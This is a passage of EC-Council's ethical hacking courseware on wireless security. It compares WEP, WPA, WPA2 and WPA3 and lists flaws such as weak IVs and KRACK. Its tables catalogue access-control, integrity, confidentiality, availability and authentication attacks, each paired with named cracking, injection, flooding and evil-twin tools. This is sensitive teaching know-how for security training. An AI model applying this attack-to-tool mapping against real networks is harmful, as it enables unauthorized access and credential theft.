  - **Authenticated encryption**: It helps in maintaining the authenticity and confidentiality of data. For this purpose, WPA3 uses the 256-bit Galois/Counter Mode Protocol (GCMP-256).
  - **Key derivation and validation**: It helps in generating a cryptographic key from a password or master key. It uses the 384-bit hashed message authentication mode (HMAC) with the Secure Hash Algorithm, termed HMAC-SHA-384.
  - **Key establishment and verification**: It helps in exchanging cryptographic keys among two parties. For this purpose, WPA3 uses Elliptic Curve Diffie–Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.
  - **Frame protection and robust administration**: WPA3 uses 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) for this purpose.


Enhancements in WPA3 with Respect to WPA2

WPA3 can be used to implement a layered security strategy that can protect all aspects of a Wi-Fi network. WPA3 has a certification program that specifies the prevailing standards the product must support. The Dragonfly handshake/SAE protocol is mandatory for WPA3 certification.

The important features of WPA3 are as follows.

1. **Secured handshake**: The Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly handshake, can be used to make a password resistant to dictionary and brute-force attacks, preventing the offline decryption of data.
2. **Wi-Fi Easy Connect**: This feature simplifies the security configuration process by managing different interface connections in a network with one interface using the Wi-Fi Device Provisioning Protocol (DPP). This can securely allow a plethora of smart devices in a network to connect to one device using a quick response (QR) code or password. It also helps set up a connection between different IoT devices.
3. **Unauthenticated encryption**: It uses a new feature called Opportunistic Wireless Encryption (OWE) that replaces the 802.11 "open" authentication by providing better protection when using public hotspots and public networks.
4. **Bigger session keys**: The cryptographic security process of WPA3-Enterprise supports key sizes of 192 bits or higher, which are difficult to crack, ensuring rigid protection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Comparison of WEP, WPA, WPA2, and WPA3

WEP provides data confidentiality on wireless networks, but it is weak and fails to meet any of its security goals. While WPA fixes most of WEP's problems, WPA2 makes wireless networks almost as secure as wired networks. Because WPA2 supports authentication, only authorized users can access the network. WEP should be replaced with either WPA or WPA2 to secure a Wi-Fi network. Though WPA and WPA2 incorporate protections against forgery and replay attacks, WPA3 can provide a more enhanced password-protection mechanism and secure IoT connections; further, it utilizes stronger encryption techniques. The below table compares WEP, WPA, WPA2, and WPA3 in terms of the encryption algorithm used, the encryption-key size, the initialization vector (IV) it produces, key management, and data integrity.

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

Table 16.2: Comparison of WEP, WPA, WPA2, and WPA3

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Issues in WEP, WPA, and WPA2

Issues in WEP

WEP encryption is insufficient to secure wireless networks because of certain issues and anomalies, which include the following.

- **CRC32 is insufficient to ensure the complete cryptographic integrity of a packet**: By capturing two packets, an attacker can reliably flip a bit in the encrypted stream and modify the checksum so that the packet is accepted.
- **IVs are of 24 bits**: The IV is a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. An AP broadcasting 1500-byte packets at 11 Mbps would exhaust the entire IV space in five hours.
- **WEP is vulnerable to known plaintext attacks**: When an IV collision occurs, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet.
- **WEP is vulnerable to dictionary attacks**: Because WEP is based on a password, it is prone to password-cracking attacks. The small IV space allows the attacker to create a decryption table, which is a dictionary attack.
- **WEP is vulnerable to DoS attacks**: This is because associate and disassociate messages are not authenticated.
- **An attacker can eventually construct a decryption table of reconstructed keystreams**: With approximately 24 GB of space, an attacker can use this table to decrypt WEP packets in real time.
- **A lack of centralized key management makes it difficult to change WEP keys regularly.**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IV is a value used to randomize the keystream value, and each packet has an IV value**: The standard IV allows only a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. All available IV values can be used up within hours at a busy AP. IV is a part of the RC4 encryption key and is vulnerable to an analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic. Identical keystreams are produced with the reuse of the IV for data protection because the short IV keystreams are repeated within a short time. Furthermore, wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the keystream and decrypt the ciphertext.
- **The standard does not require each packet to have a unique IV:** Vendors use only a small part of the available 24-bit possibilities. Consequently, a mechanism that depends on randomness is not random at all, and attackers can easily determine the keystream and decrypt other messages.
- **The use of RC4 was designed to be a one-time cipher and not intended for use with multiple messages.**

Because most organizations have configured their network clients and APs to use the same shared key or the four default keys, the randomness of the keystream relies on the uniqueness of the IV value. The use of IV and a key ensures that the keystream for each packet is different, but in most cases, the IV changes while the key remains constant. Since there are only two main components to this encryption process and one stays constant, the process has an unacceptable level of randomization. A busy AP can use all 224 available IV values within hours, necessitating the reuse of IV values. Such repetition in a process that relies on randomness leads to failure.

The IV issue is exacerbated by the fact that the 802.11 standard does not require each packet to have a different IV value, which is analogous to claiming stringent security while adopting weak measures. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. Although 24 bits provide sufficient possible combinations of IV values, most implementations use only a handful of bits; thus, these implementations do not even utilize the security measures available to them.

The reasons for generating weak IVs in WEP include the following:

- To generate different packets in WEP, the RC4 algorithm uses a key scheduling algorithm (KSA) to create an IV and adds it to the base key, which makes the first few bytes of plaintext easily predictable.
- The IV value is not explicit to the network. Therefore, the same IV can be used with the same secret key on multiple wireless devices.
- The method of appending the IV to the beginning of the security key makes the network vulnerable to Fluhrer–Mantin–Shamir (FMS) attacks, which allow attackers to execute script tools to crack the secret key by examining a link.
- Most weak IVs depend on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Through additional processing on recovered bytes, parts of a pseudo-random generation algorithm (PRGA) can be emulated to extract key information in the byte of an IV.
- Message tampering cannot be effectively detected. Although methods such as checksum and ICV can check message integrity, they have some drawbacks. Some secure methods for computing MIC have a high computational cost when introduced in TKIP.
- WEP directly uses the master key and has no built-in provision to update the keys.

A security flaw in the WEP implementation of RC4 results in the generation of weak IVs, which attackers can easily exploit to deduce the base WEP key. An attacker can use WLAN sniffing tools to capture packets encrypted with the same key and tools such as aircrack-ng and WEPCrack to decrypt the weak IVs, thereby exposing the base WEP key.

Issues in WPA

WPA is an improvement over WEP in many ways because it uses TKIP for data encryption and helps in secured data transfer. However, WPA has many security issues as well.

Some of the security issues of WPA are as described follows.

- **Weak passwords**: If users depend on weak passwords, the WPA PSK is vulnerable to various password-cracking attacks.
- **Lack of forward secrecy**: If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to packet spoofing and decryption**: Clients using WPA-TKIP are vulnerable to packet-injection attacks and decryption attacks, which further allows attackers to hijack Transmission Control Protocol (TCP) connections.
- **Predictability of the group temporal key (GTK)**: An insecure random number generator (RNG) in WPA allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **Guessing of IP addresses**: TKIP vulnerabilities allow attackers to guess the IP address of the subnet and inject small packets into the network to downgrade the network performance.

Issues in WPA2

Although WPA2 is more secure than WPA, it also has some security issues, which are discussed below.

- **Weak passwords**: If users depend on weak passwords, the WPA2 PSK is vulnerable to various attacks such as eavesdropping, dictionary, and password-cracking attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lack of forward secrecy**: If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to man-in-the-middle (MITM) and denial-of-service (DoS) attacks**: The Hole96 vulnerability in WPA2 allows attackers to exploit a shared group temporal key (GTK) to perform MITM and DoS attacks.
- **Predictability of GTK**: An insecure random number generator (RNG) in WPA2 allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **KRACK vulnerabilities**: WPA2 has a significant vulnerability to an exploit known as key reinstallation attack (KRACK). This exploit may allow attackers to sniff packets, hijack connections, inject malware, and decrypt packets.
- **Vulnerability to wireless DoS attacks**: Attackers can exploit the WPA2 replay attack detection feature to send forged group-addressed data frames with a large PN to perform a DoS attack.
- **Insecure WPS PIN recovery**: In some cases, disabling WPA2 and WPS can be a time-consuming process, in which the attacker needs to control the WPA2 PSK used by the clients. When WPA2 and WPS are enabled, the attacker can disclose the WPA2 key by determining the WPS personal identification number (PIN) through simple steps.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. **Wireless Concepts**
2. **Wireless Encryption**
3. **Wireless Threats**
4. **Wireless Hacking Methodology**
5. **Wireless Hacking Tools**
6. **Bluetooth Hacking**
7. **Countermeasures**
8. **Wireless Security Tools**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Threats

Access Control Attacks

- Wireless access control attacks aim to penetrate a network by **evading WLAN access control measures**, such as AP MAC filters and Wi-Fi port access controls
  - WarDriving
  - Rogue Access Points
  - MAC Spoofing
  - AP Misconfiguration
  - Ad Hoc Associations
  - Promiscuous Client
  - Client Mis-association
  - Unauthorized Association

Integrity Attacks


- In integrity attacks, attackers **send forged control, management**, or **data frames over a wireless network** to misdirect the wireless devices to perform another type of attacks (e.g., DoS)
  - Data Frame Injection
  - WEP Injection
  - Bit-Flipping Attacks
  - Extensible AP Replay
  - Data Replay
  - Initialization Vector Replay Attacks
  - RADIUS Replay
  - Wireless Network Viruses

Confidentiality Attacks

- These attacks attempt to **intercept confidential information sent over wireless associations**, regardless of whether they were sent in clear text or encrypted by Wi-Fi protocols
  - Eavesdropping
  - Traffic Analysis
  - Cracking WEP Key
  - Evil Twin AP
  - Honeypot AP
  - Session Hijacking
  - Masquerading
  - Man-in-the-Middle Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Threats

The previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, a network administrator needs to understand the various possible weaknesses of encryption algorithms, which may lure attackers. The wireless network can be at risk to various types of attacks, including access-control attacks, integrity attacks, confidentiality attacks, availability attacks, and authentication attacks. This section discusses different types of security risks, threats, and attacks associated with wireless networks.

Access Control Attacks

Wireless access-control attacks aim to penetrate a network by evading WLAN access-control measures, such as AP MAC filters and Wi-Fi port access controls.

There are several types of access-control attacks, including the following.

- **WarDriving**: In a wardriving attack, WLANs are detected either by sending probe requests over a connection or by listening to web beacons. An attacker who discovers a penetration point can launch further attacks on the LAN. Some of the tools that the attacker may use to perform wardriving attacks are KisMAC and NetStumbler.
- **Rogue access points**: In order to create a backdoor to a trusted network, an attacker may install an unsecured AP or fake AP inside a firewall. The attacker may also use software or hardware APs to perform this kind of attack. A wireless AP is termed a rogue access point when it is installed on a trusted network without authorization. An inside or outside attacker can install rogue APs on a trusted network with malicious intentions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MAC spoofing**: Using the MAC spoofing technique, an attacker can reconfigure a MAC address to appear as an authorized AP to a host on a trusted network. The attacker may use tools such as SMAC to perform this kind of attack.
- **AP misconfiguration**: If a user improperly configures any of the critical security settings at any of the APs, the entire network could be exposed to vulnerabilities and attacks. The AP cannot trigger alerts in most intrusion-detection systems, because these systems recognize them as a legitimate device.
- **Ad hoc associations**: An attacker may perform this kind of attack using any Universal Serial Bus (USB) adapter or wireless card. The attacker connects the host to an unsecured client to attack a specific client or to avoid AP security.
- **Promiscuous client**: Using a promiscuous client, an attacker exploits the behavior of 802.11 wireless cards: they always attempt to find a stronger signal to connect. An attacker places an AP near the target Wi-Fi network and gives it a common SSID, offering an irresistibly stronger signal and higher speed than the target Wi-Fi network. The intent is to lure the client to connect to the attacker's AP, rather than a legitimate Wi-Fi network. Promiscuous clients allow an attacker to transmit target network traffic through a fake AP. It is very similar to the evil-twin threat on wireless networks, in which an attacker launches an AP that poses as an authorized AP by beaconing the WLAN's SSID.
- **Client mis-association**: The client may intentionally or accidentally connect or associate with an AP outside the legitimate network because the WLAN signals travel through the air, walls, and other obstructions. This kind of client mis-association can lead to access-control attacks.
- **Unauthorized association**: Unauthorized association is a major threat to wireless networks. The prevention of this kind of attack depends on the method or technique that the attacker uses to get associated with a network.

Integrity Attacks

An integrity attack involves changing or altering data during transmission. In wireless integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect wireless devices and perform another type of attack such as a DoS attack. The below table summarizes different types of integrity attacks.

Type of Attack	Description	Method and Tools
Data-Frame Injection	Constructing and sending forged 802.11 frames.	Airpwn, File2air, Wperf, void11, WEPWedgie, wnet dinject
WEP Injection	Constructing and sending forged WEP encryption keys.	WEP cracking + injection tools
Bit-Flipping Attacks	Capturing the frame and flipping random bits in the data payload, modifying the ICV, and sending it to the user.	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Extensible AP Replay	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, and Failure) for later replay.	Wireless capture + injection tools between client and AP
Data Replay	Capturing 802.11 data frames for later (modified) replay.	Capture + injection tools
Initialization Vector Replay Attacks	Deriving the keystream by sending a plaintext message.	
RADIUS Replay	Capturing RADIUS Access-Accept or Reject messages for later replay	Ethernet capture + injection tools between AP and authentication server
Wireless Network Viruses	Viruses have a great impact on wireless networks. They can provide an attacker with a simple method to compromise APs.	

Table 16.3: Integrity attacks

Confidentiality Attacks

These attacks attempt to intercept confidential information sent over a wireless network, regardless of whether the system transmits data in cleartext or an encrypted format. If the system transmits data in an encrypted format (such as WEP or WPA), an attacker may attempt to break the encryption. The below table summarizes different types of confidentiality attacks on wireless networks.

Type of Attack	Description	Method and Tools
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potentially sensitive information.	bsd-airtools, Wireshark, ettercap, Kismet, commercial analyzers
Traffic Analysis	Inferring information from the observation of external traffic characteristics.	
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.	aircrack-ng, AirSnort, chopchop, WepAttack, WepDecrypt
Evil Twin AP	Posing as an authorized AP by beaconing the WLAN's SSID to lure users.	CqureAP, HostAP, EvilTwinFramework, Wifiphisher
Honeypot AP	Setting an AP's SSID to be the same as that of a legitimate AP	Manipulating SSID
Session Hijacking	Manipulating the network such that the attacker's host appears to be the desired destination.	Manipulating
Masquerading	Pretending to be an authorized user to gain access to a system.	Stealing login IDs and passwords, bypassing authentication mechanisms

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

MITM Attack	Running conventional MITM attack tools on an evil-twin AP to intercept TCP sessions or Secure Sockets Layer (SSL)/Secure Shell (SSH) tunnels.	dsniff, ettercap, aLTEr attack

Table 16.4: Confidentiality attacks

Availability Attacks

Availability attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling WLAN resources or by denying them access to these resources. This attack makes wireless network services unavailable to legitimate users. Attackers can perform availability attacks in various ways, obstructing the availability of wireless networks. The below table summarizes different types of availability attacks on wireless networks.

Type of Attack	Description	Method and Tools
Access Point Theft	Physically removing an AP from its installed location.	Stealth and/or speed
Disassociation Attacks	Destroying the connectivity between an AP and client to make the target unavailable to other wireless devices.	Destruction of connectivity
EAP-Failure	Observing a valid 802.1X EAP exchange and then sending the client a forged EAP-Failure message.	File2air and Airtool
Beacon Flood	Generating thousands of counterfeit 802.11 beacons to make it difficult for clients to find a legitimate AP.	FakeAP
Denial-of-Service	Exploiting the carrier-sense multiple access with collision avoidance (CSMA/CA) clear channel assessment (CCA) mechanism to make a channel appear busy.	An adapter that supports the CW Tx mode, with a low-level utility to invoke continuous transmissions
De-authenticate Flood	Flooding client(s) with forged de-authenticates or disassociates to disconnect users from an AP.	AirJack, Omerta, void11
Routing Attacks	Distributing routing information within the network.	RIP protocol, exploiting Ad-Hoc On-Demand Distance Vector (AODV) and Dynamic Source Routing (DSR) protocols using wormhole and sinkhole attacks
Authenticate Flood	Sending forged authenticates or associates from random MACs to fill a target AP's association table.	AirJack, File2air, void11
Address Resolution Protocol (ARP) Cache Poisoning Attacks	Creating many attack vectors.	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Power Saving Attacks	Transmitting a spoofed traffic indication map (TIM) or delivery TIM (DTIM) to a client in the power-saving mode, making the client vulnerable to a DoS attack.	
TKIP MIC Exploit	Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service.	File2air, wnet dinject

Table 16.5: Availability attacks


Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources. The below table summarizes different types of authentication attacks on wireless networks.

Type of Attack	Description	Method and Tools
PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	coWPAtty, KisMAC, Fern Wifi Cracker
LEAP Cracking	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Anwrap, Asleap, THC-LEAPcracker
VPN Login Cracking	Gaining user credentials (e.g., Point-to-Point Tunneling Protocol (PPTP) password or Internet Protocol Security (IPSec) pre-shared secret key) using brute-force attacks on virtual private network (VPN) authentication protocols.	ike_scan and IKECrack (IPsec), Anger and THC-pptp-bruter (PPTP)
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes with a brute-force or dictionary-attack tool.	John the Ripper, L0phtCrack, THC-Hydra
Key Reinstallation Attack	Exploiting the four-way handshake of the WPA2 protocol.	Nonce reuse technique
Identity Theft	Capturing user identities from cleartext 802.1X Identity Response packets.	Packet capturing tools
Shared Key Guessing	Attempting 802.11 shared key authentication with the vendor default or cracked WEP keys.	WEP cracking tools
Password Speculation	Repeatedly attempting 802.1X authentication using a captured identity to guess the user's password.	Password dictionary
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, dsniff, Wi-Jacking Attack

Table 16.6: Authentication attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rogue AP Attack

APs connect to client NICs by authenticating with the help of SSIDs. Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to a corporate network. An unauthorized AP can give an attacker access to the network.

With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC addresses, the vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN and crosscheck this list with the list of MAC addresses found by sniffing. Subsequently, an attacker can create a rogue AP and place it near the target corporate network. Attackers use rogue APs placed in an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending the SSID. If the user connects to the rogue AP under the impression that it is a legitimate AP, all the traffic from the user passes through the rogue AP, enabling a form of wireless packet sniffing. The sniffed packets may even contain usernames and passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

